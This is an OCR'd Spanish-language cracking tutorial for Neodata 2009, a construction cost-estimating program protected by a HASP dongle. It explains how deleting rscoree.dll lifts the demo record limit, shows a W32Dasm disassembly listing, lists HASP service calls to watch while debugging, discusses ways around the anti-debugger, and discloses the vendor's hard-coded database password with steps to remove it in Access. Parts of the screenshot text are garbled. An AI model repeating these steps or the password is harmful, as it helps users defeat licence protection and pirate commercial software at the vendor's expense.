
Se observa que el programa sigue detectando la motxila al cargar un catalogo con suficientes conceptos, al parecer solo desaparecieron los carteles de que es una versión demo pero segue siendo una version limitada

Abrimos el neodata , cargamos los catálogos máster que se incluyen en el propio neodata y vemos que no se pueden cargar




Documentos recientes
Escritorio
Mis documentos
Mi PC
Mis sitios de red
Escritorio
Mis documentos
Mi PC
Disco de 3½ (A:)
Disco local (C:)
Archivos de programa
Neodata 2009
Maestros
Disco local (D:)
Backup HD (E:)
Unidad DVD-RAM (F:)
DVD RW Samsumg (G:)
CompatFlash (H:)
MicroSD (J:)
MemoryStick (K:)
Disco extraíble (L:)
Mis sitios de red
Abrir
Cancelar
Tipo:
Archivos 2009/2008 y 2004
Abrir como archivo de sólo lectura


Abrir
Buscar en:
Maestros
Nombre
Tamaño
Tipo
Fecha de
Intelimat de usuario
Carpeta de archivos
11/03/20
Intelipre de usuario
Carpeta de archivos
11/03/20
Maestro de usuario
Carpeta de archivos
11/03/20
COTIZADOR ENERO 2009
35,108 KB
Precios Unitarios 2009
06/04/20
COTIZADOR REGIONES ENE 09
37,860 KB
Precios Unitarios 2009
04/04/20
VIVIENDA Y URBANIZACION
11,544 KB
Precios Unitarios 2009
30/03/20
Documentos recientes
Escritorio
Mis documentos
Mi PC
Mis sitios de red
Nombre:
COTIZADOR ENERO 2009
Tipo:
Archivos 2009/2008 y 2004
Abrir
Cancelar
Abrir como archivo de sólo lectura


Neodata 2009
Demasiados registros para la versión demo. Se trabajará en modo visor.
Aceptar
Neodata 2009
Demasiados registros para la versión demo. Se trabajará en modo visor.
Aceptar

¿Que es el cotizador de neodata?

Es un ejecutable que se puede descargar de la web de neodata, como requisito piden registrarse, una vez descargado ,nos proporcionan la ultima actualización de precios unitarios es mensual


La ultima revisión de Base de datos la puedes descargar de:
http://www.neodata.com.mx/Archivos/Cotizador2009.exe

El archivo cotizador no afecta al ejecutable, lo único que hace es sobrescribir los archivos que están en la carpeta de maestros, solo sirve para actualizar los precios de los insumos base que trae el programa, no es un parche o una revisión como se maneja en el opus por ejemplo, el neodata cuando saca una actualización es con el instalador completo y cada vez que se actualiza tienes que descargar de nuevo los 120 y pico megas del instalador, bueno así lo ha manejado hasta ahora.

la protección sigue en el ejecutable por eso le metieron la protección anti-debugger,

NOTA: **cabe mencionar que el cotizador actual no es compatible con ninguna de las versiones anteriores, para ello hay que actualizar a la ultima versión de neodata (Eso es lo que yo creia hasta que descubri que quitando el password en las bases de datos del cotizador del 2009 , estas pueden ser reconocidas por la version Neodata 2008)**
pensaba hacer un ejecutable para convertir el cotizador 2009 para neodata 2008, pero fue mas simple de lo que creía

BUGS ENCONTRADOS
1.- Si husmeamos en la carpeta de neodata en la ruta:
C:\Archivos de programa\Neodata 2009
y borramos la libreria dinamica "rscoree.dll"
Crear una copia de respaldo de este archivo
despues corre el programa, aparecera un mensaje de error solo dale aceptar al mensaje y depues entra al programa una ves abierto el programa habre cualquier obra que sepas que va a rebasar el limite de conceptos permitidos puede ser el archivo maestro, depues te volvera a aparecer un mensaje de error le das aceptar y abrira el archivo completamente sin que "aparesca el mensaje de que trabajara en version demo" es decir que se le pueden agregar mas partidas modificar las matrices etc. como si estubiera totalmente liberado, e checado que solo al darle clic a calcular obra se activa la ventana de que trabajara en version demo pero antes de esto se puede manipular el programa sin ningun problema.



Guardamos el archivo desensamblado con wdasm32, el archivo con la extension .alf

vemos que hay partes del desensamblado que parecen irreconocibles, abramoslo con ultraedit 32 a ver que pasa

comparativa, increible el ultraedit ha ordenado el codigo desensablado irreconocible, me pregunto si pasara lo mismo al debuggear el ejecutable, y es en esta parte donde se traba el debugger

vemos la siguiente comparativa

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
sh eax□□:0101866E FFD6                    call esi□□:01018670 6A3
                 push 00000031□□:01018672 8D8D00FCFFFF
     lea ecx, dword ptr [ebp+FFFFFC00]□□:01018678 51
           push ecx□□:01018679 FFD6                    call esi□□:0
1867B 6A30                    push 00000030□□:0101867D 8D95E0FBFFF
           lea edx, dword ptr [ebp+FFFFFBE0]□□:01018683 52
             push edx□□:01018684 FFD6                    call esi
:01018686 6A43                    push 0
00043□□:01018688 8D85C0FBFFFF             lea eax, dword ptr [ebp+F
FFBC0]□□:0101868E 50                      pu
 eax□□:0101868F FFD6                     call esi□□:01018691 6
5                    push 00000045□□:01018693 8D8DA0FBFFFF
          lea ecx, dword ptr [ebp+FFFFFBA0]□□:01018699 51
             push ecx□□:0101869A FFD6                    call
si□□:0101869C 6A43                    push 00000043□□:0101869E 8D
80FBFFFF             lea edx, dword ptr [ebp+FFFFFB80]□□:010186A4 52
                    push edx□□:010186A5 FFD6
 call esi□□:010186A7 6A30                    push 00000030□□:0101
A9 8D8560FBFFFF             lea eax, dword ptr [
p+FFFFFB60]□□:010186AF 50                    push eax□□:010
6B0 FFD6                    call esi□□:010186B2 6A31
     push 00000031□□:010186B4 8D8D40FBFFFF             lea ecx, dw
d ptr [ebp+FFFFFB40]□□:010186BA 51
         push ecx□□:010186BB FFD6                    call esi
:010186BD 6A34                    push 00000034□□:010186BF 8D9520FB
FF             lea edx, dword ptr [ebp+FFFFFB20]□□:010186C5 52
                push edx□□:010186C6 FFD6                    call
si□□:010186C8 6A38                    push 00000038□□:010186C
8D8500FBFFFF             lea eax, dword ptr [eb
FFFFFB00]□□:010186D0 50                    push eax□□:010186D1
FD6                    call esi□□:010186D3 6
3                    push 00000043□□:010186D5 8D8DE0FAFFFF
       lea ecx, dword ptr [ebp+FFFFFAE0]□□:010186DB 51
                push ecx□□:010186DC FFD6                    call e
□□:010186DE 6A46                    push 00000046□□:010186E0
95C0FAFFFF             lea edx, dword ptr [ebp+FFFFFAC0]□□:010186E
52                    push edx□□:010186E7 FFD6
       call esi□□:010186E9 6A46                    push 000
046□□:010186EB 8D85A0FAFFFF             lea eax, dword pt
[ebp+FFFFFAA0]□□:010186F1 50                    push eax□□:
0186F2 FFD6                    call esi□□:010186F4 6A38
            push 00000038□□:010186F6 8D8D80FAFFFF
a ecx, dword ptr [ebp+FFFFFA80]□□:010186FC 51
    push ecx□□:010186FD FFD6                    call esi□□:010186
 6A38                    push 00000038□□:01018701 8D9560F
FFF             lea edx, dword ptr [ebp+FFFFFA60]□□:01018707 5
                    push edx□□:01018708 FFD6                    ca
 esi□□:0101870A 6A46                    push 00000046□□:0101870C 8
540FAFFFF             lea eax, dword ptr [ebp+FFFFFA40]□□:0101
12 50                    push eax□□:01018713 FFD6
    call esi□□:01018715 6A35
ush 00000035□□:01018717 8D8D20FAFFFF             lea ecx, dword pt
[ebp+FFFFFA20]□□:0101871D 51
           push ecx□□:0101871E FFD6                    call esi□□:
018720 6A38                    push 00000038□□:01018722 8D
00FAFFFF             lea edx, dword ptr [ebp
FFFFA00]□□:01018728 52                    push edx□□:010
729 FFD6                    call esi□□:0101
2B 6A32                    push 00000032□□:0101872D 8D85E0F9FFF
           lea eax, dword ptr [ebp+FFFFF9E0
□:01018733 50                    push eax□□:01018734 FFD6
                call esi□□:01018736 6A38                    p
h 00000038□□:01018738 8D8DC0F9FFFF             lea ecx, dwor
```

UltraEdit-32 - [C:\My Downloads\NEOW2008.alf]

Archivo Editar Buscar Proyecto Ver Formato Columna Macro Avanzado Ventana Ayuda

101866E FFD6

NEOW2008.alf

```
:0101866E FFD6                    call esi
:01018670 6A31                    push 00000031
:01018672 8D8D00FCFFFF            lea ecx, dword ptr [ebp+FFFFFC00]
:01018678 51                      push ecx
:01018679 FFD6                    call esi
:0101867B 6A30                    push 00000030
:0101867D 8D95E0FBFFFF            lea edx, dword ptr [ebp+FFFFFBE0]
:01018683 52                      push edx
:01018684 FFD6                    call esi
:01018686 6A43                    push 00000043
:01018688 8D85C0FBFFFF            lea eax, dword ptr [ebp+FFFFFBC0]
:0101868E 50                      push eax
:0101868F FFD6                    call esi
:01018691 6A45                    push 00000045
:01018693 8D8DA0FBFFFF            lea ecx, dword ptr [ebp+FFFFFBA0]
:01018699 51                      push ecx
:0101869A FFD6                    call esi
:0101869C 6A43                    push 00000043
:0101869E 8D9580FBFFFF            lea edx, dword ptr [ebp+FFFFFB80]
:010186A4 52                      push edx
:010186A5 FFD6                    call esi
:010186A7 6A30                    push 00000030
:010186A9 8D8560FBFFFF            lea eax, dword ptr [ebp+FFFFFB60]
:010186AF 50                      push eax
:010186B0 FFD6                    call esi
:010186B2 6A31                    push 00000031
:010186B4 8D8D40FBFFFF            lea ecx, dword ptr [ebp+FFFFFB40]
:010186BA 51                      push ecx
:010186BB FFD6                    call esi
:010186BD 6A34                    push 00000034
:010186BF 8D9520FBFFFF            lea edx, dword ptr [ebp+FFFFFB20]
:010186C5 52                      push edx
:010186C6 FFD6                    call esi
:010186C8 6A38                    push 00000038
:010186CA 8D8500FBFFFF            lea eax, dword ptr [ebp+FFFFFB00]
:010186D0 50                      push eax
:010186D1 FFD6                    call esi
:010186D3 6A43                    push 00000043
:010186D5 8D8DE0FAFFFF            lea ecx, dword ptr [ebp+FFFFFAE0]
:010186DB 51                      push ecx
:010186DC FFD6                    call esi
:010186DE 6A46                    push 00000046
:010186E0 8D95C0FAFFFF            lea edx, dword ptr [ebp+FFFFFAC0]
:010186E6 52                      push edx
:010186E7 FFD6                    call esi
:010186E9 6A46                    push 00000046
:010186EB 8D85A0FAFFFF            lea eax, dword ptr [ebp+FFFFFAA0]
:010186F1 50                      push eax
:010186F2 FFD6                    call esi
:010186F4 6A38                    push 00000038
:010186F6 8D8D80FAFFFF            lea ecx, dword ptr [ebp+FFFFFA80]
:010186FC 51                      push ecx
```

Si necesita ayuda, pulse F1

perfecto, parece que ahora si podremos continuar trabajando aunque sea con el codigo muerto, unque tendremos que trabajar con el

ultraedit 32 de aqui en adelante para ir viendo el codigo desensamblado, por que ya vimos que el wdasm32 no reconoce el codigo correctamente

En el caso de las motxilas HASP, dependiendo del modelo:
-HASP-4, HASP3
-MemoHASP
-HardLock E-y-E
... etc

Para las motxilas HASP usar los siguientes comandos al debuggear:

Servicio 1 (01h) : IsHASP() - SI la HASP esta conectada al PC
Servicio 5 (05h) : HaspStatus() - COMPRUEBA el modelo de HASP, si devuelve el valor

0 - HASP-3 o HASP4 sin memoria
1 - MemoHASP-1, MemoHASP-4, HASP4 M1, HASP4 M4
3 - TimeHASP
5 - TimeHASP-4 or HASP4 Time

etc ...

Seria bastante largo de explicar todas las funciones que tienen las jodidas motxilas.

¿COMO QUITAR PROTECCION ANTIDEBUGGER?

Se me ocurre que tal vez detecte el antidebugger por las llamadas a ring 3 que se hacen, el phanton se ocupaba de ocultar, algunos programas comerciales como el themida tienen formas de encontrar el antidebugger haciendo interrupciones de ring 0
verifican ciertos valores de las apis y con ello se dan cuenta que estan siendo depurados, cambiando las banderas se podria saltar la proteccion, se necesita saber que banderas cambiar.

no creo que la rutina de este al inicio del programa, por lo general la ponen al medio y en otro hilo cuando intentas hacer algo zas el otro hilo se da cuenta se despega muchos hilos podras intentar parandolos y viendo si sigue detectandolo
puede que desde el hilo principal verifique que estan los hilos corriendo

COMENTARIOS SOBRE EL CRACK DE NEODATA 2009

Una Vez de haber burlado la protección mochila+harware

Estare pensando que:

Las mochilas como objeto de estudio esta bien, el objetivo de todas las versiones del Neodata hasta la 2010. He de decir que me ha defraudado bastante el sistema de protección, parece más una broma que no otra cosa. En menos de media hora puedes crackear el programa, es ridículo, incluso he tardado mucho más en escribir este tutorial. Hasta se puede prescindir de herramientas para debuggear y para crackear el programa, con sólo usar el IDA y un poco de inteligencia habriamos llegado al crack final.

Me parece patético.He encontrado muchas aplicaciones shareware mejor protegidas y además sin que estas utilizen ningún tipo de mochila. Esto me lleva a pensar el dinero que gastán en mochilas, para luego

proteger de esta manera, es extraño que tan preocupados que son ellos para el dinero, no se den cuenta de cómo lo están tirando.


Me sentiría muy avergonzado si malgastara mi dinero en un software que está protegido de tal manera y además resulta tan caro.

De nuevo se demuestra que no importa lo caro que sea un programa, la vagancia de los programadores (en este caso de Neodata se pone de nuevo de manifiesto. A veces intento dar una explicación al porqué de estas inofensivas protecciones, quizás son las prisas por sacar cuanto antes una nueva versión,

o quizas no protegen mejor para que su software sea crackeado rápidamente y se convierta así en el más utilizado (curiosa técnica de marketing),

no se, no entiendo el porqué... sólo se que alguien dijo: es una mala protección, entonces es

un mal programa y es entonces un software mal protejido.



Si borramos las librerias dinamicas contenidas en el directorio raiz del neodata 2009 , son los errorres mostradosque vemos arriba

abria que echar un vistazo a estas dll´s

NOTA IMPORTANTE: **SE PUEDE CARGAR LA BASE DEL MAESTRO DEL NEODATA 2009 AL NEODATA 2008, LO UNICO QUE HAY QUE HACER ES ABRIR EL MAESTRO QUE QUERRAMOS CON MICROSOFT ACCESS 2007 Y LE QUITAMOS LA CONTRASEÑA Y LO GUARDAMOS NUEVAMENTE COMO ARCHIVO DE ACCESS SIN PASSWORD POSTERIORMENTE LE CAMBIAMOS LA EXTENSION POR *.PU6 Y LISTO, EL PROBLEMA ES QUE DEBEBEMOS DE QUITAR LA CONTRASEÑA POR QUE EN NEODATA 2009 SE DEBE DE ABRIR LA BASE DE DATOS CON UN PASSWORD "kotisador2009"** , AHORA SOLO BASTA CON COPIAR NUESTROS CATALOGOS A LA CARPETA MAESTROS


(C:\Archivos de programa\Neodata 2008\Maestros)

Link descarga cotizador Ultima revisión : http://www.neodata.com.mx/Archivos/Cotizador2009.exe (16 MB Aprox)

LA CONTRASEÑA **kotisador2009** FUNCIONA CON LOS SIGUIENTES CATALOGOS

COTIZADOR JUNIO 2009.pu6
COTIZADOR REGIONES JUN 09.pu6
VIVIENDA Y URBANIZACION.pu6

ABRIR MICROSOFT ACCESS 2007


Abrir
Buscar en:
Mis documentos
Documentos recientes
Escritorio
Mis documentos
Mi PC
Mis sitios de red
Mi música
Mis imágenes
COTIZADOR JUNIO 2009
COTIZADOR REGIONES JUN 09
VIVIENDA Y URBANIZACION
Nombre de archivo:
Tipo de archivo:
Todos los archivos
Herramientas
Abrir
Cancelar
Abrir
Abrir como de sólo lectura
Abrir en modo exclusivo
Abrir en modo exclusivo de sólo lectura

Herramientas de tabla — Microsoft Access

Inicio | Crear | Datos externos | Herramientas de base de datos | Hoja de datos

1

Visual Basic | Relaciones | Hoja de propiedades | Dependencias del objeto | Barra de mensajes | SQL Server | Base de datos de Access | Codificar o descodificar base de datos | Administrador de tablas vinculadas | Administrador del panel de control | Anular la contraseña establecida para la base de datos | Complementos | Crear MDE | Usuarios y permisos | Opciones de réplica

Macro | Mostrar u ocultar | Analizar | Mover datos | Herramientas de base de datos | Administrar

2

Anular la contraseña establecida para la base de datos

Tablas

- ActividadCriterios
- Adjuntos
- Calendario
- Catalogo
- Clasificadores
- CostoHorario
- CostosXRegion
- Criterios
- EstFolios
- Estima
- EstimaCab
- EstProgramaCab
- EstProgramaDet
- ExpInsPar
- ExpXconcepto
- Factores
- Familias
- FichasTecnicas
- GruposReportesEjecutivos
- IMatUCab
- IMatUDet
- LigaRuta
- Matrices
- MatrizActividad
- MatrizCriterio
- MtoDisponibilidad
- MtoEquipo
- Parametros
- Partidas
- PIE
- porFin
- Presupuesto
- ProCausa

CostoHorario

codigo	codva	codlla	codcomb	codAcei	codOtrasFue	codPza	foper	potencia	ve	ha
CF3.5	VA3.5	LL3.5	GASOLINA	ACEITE			50	120	10000	
CFASPIRAR	VAASPIRAR						100	0	2000	
CFBAILAR	VABAILAR		GASOLINA	ACEITE			100	8	4000	
CFBOMBA	VABOMBA		GASOLINA	ACEITE			100	8	1000	
CFCAMION	VACAMION	LLCAMION	DIESEL	ACEITE			80	160	10000	
CFCOMP	VACOMP	LLCOMP	DIESEL	ACEITE			100	77	10000	
CFCOMPRO	VACOMPRO						80	0	6000	
CFCORTAP	VACORTAP		GASOLINA	ACEITE			80	13	2000	
CFD5MXL	VAD5MXL		DIESEL	ACEITE			75	110	10000	
CFD6R	VAD6R		DIESEL	ACEITE			75	165	10000	
CFD7R	VAD7R		DIESEL	ACEITE			75	230	10000	
CFD8R	VAD8R		DIESEL	ACEITE			75	305	10000	
CFD9R	VAD9R		DIESEL	ACEITE			75	405	12000	
CFDOBLA	VADOBLA						0.5	0	10000	
CFECORTE	VAECORTE						100	0	6000	
CFENGAR	VAENGAR		GASOLINA	ACEITE			80	8	5000	
CFEX307B	VAEX307B		DIESEL	ACEITE			80	54	10000	
CFEX320C	VAEX320C		DIESEL	ACEITE			80	138	10000	
CFEX322BL	VAEX322BL		DIESEL	ACEITE			80	153	10000	
CFEX325BL	VAEX325BL		DIESEL	ACEITE			80	168	10000	
CFEX330BL	VAEX330BL		DIESEL	ACEITE			80	222	10000	
CFEX345BL	VAEX345BL		DIESEL	ACEITE			80	321	10000	
CFEX375	VAEX375		DIESEL	ACEITE			80	428	10000	
CFGRUA	VAGRUA	LLGRUA	DIESEL	ACEITE			85	220	10000	
CFHAMACA	VAHAMACA						80	0	5000	
CFHIDROLAVA	VAHIDROLAVA		[illegible]	[illegible]			50	13	6000	
CFMAL	VAMAL						80	0	10000	
CFMARETRO	VAMARETRO						100	0	5000	
CFMOTO	VAMOTO	LLMOTO	DIESEL	ACEITE			75	140	10000	
CFMOTO14H	VAMOTO14H	LLAMOTO14H	DIESEL	ACEITE			75	215	10000	
CFMOTO16H	VAMOTO16H	LLAMOTO16H	DIESEL	ACEITE			75	275	10000	
CFPAVI	VAPAVI	LLPAVI	DIESEL	ACEITE			85	180	10000	
CFPETRO	VAPETRO	LLPETRO	GASOLINA	ACEITE			95	120	10000	
CFPIPA	VAPIPA	LLPIPA	GASOLINA	ACEITE			85	90	10000	
CFPLAN	VAPLAN				LUZ		100	0	10000	

Registro: 1 de 54 | Sin filtro | Buscar

KEY:

LA CONTRASEÑA: kotisador2009

FUNCIONA CON LOS SIGUIENTES CATALOGOS

COTIZADOR JUNIO 2009.pu6

COTIZADOR REGIONES JUN 09.pu6

VIVIENDA Y URBANIZACION.pu6

código del cargo fijo | Bloq Num

Inicio | Desfragmentador ... | Reproductor de W... | UltraEdit - [C:\My ... | Mis documentos | Maestros | Sin título - Bloc de ... | Microsoft Access - ... | 08:59 p.m.

¿Cómo calcular el FASAR 2009 en Neodata 2008?

En cuanto al Fasar 2009 No hay de que preocuparse, el Seguro Social, fue ajustando sus porcentajes de la cuota Fija, y del Excedente de tres veces el salario mínimo del DF, a partir de 1997 y hasta el 2008, por lo que los factores utilizados en el 2008 serán los que se utilicen de aquí en adelante.

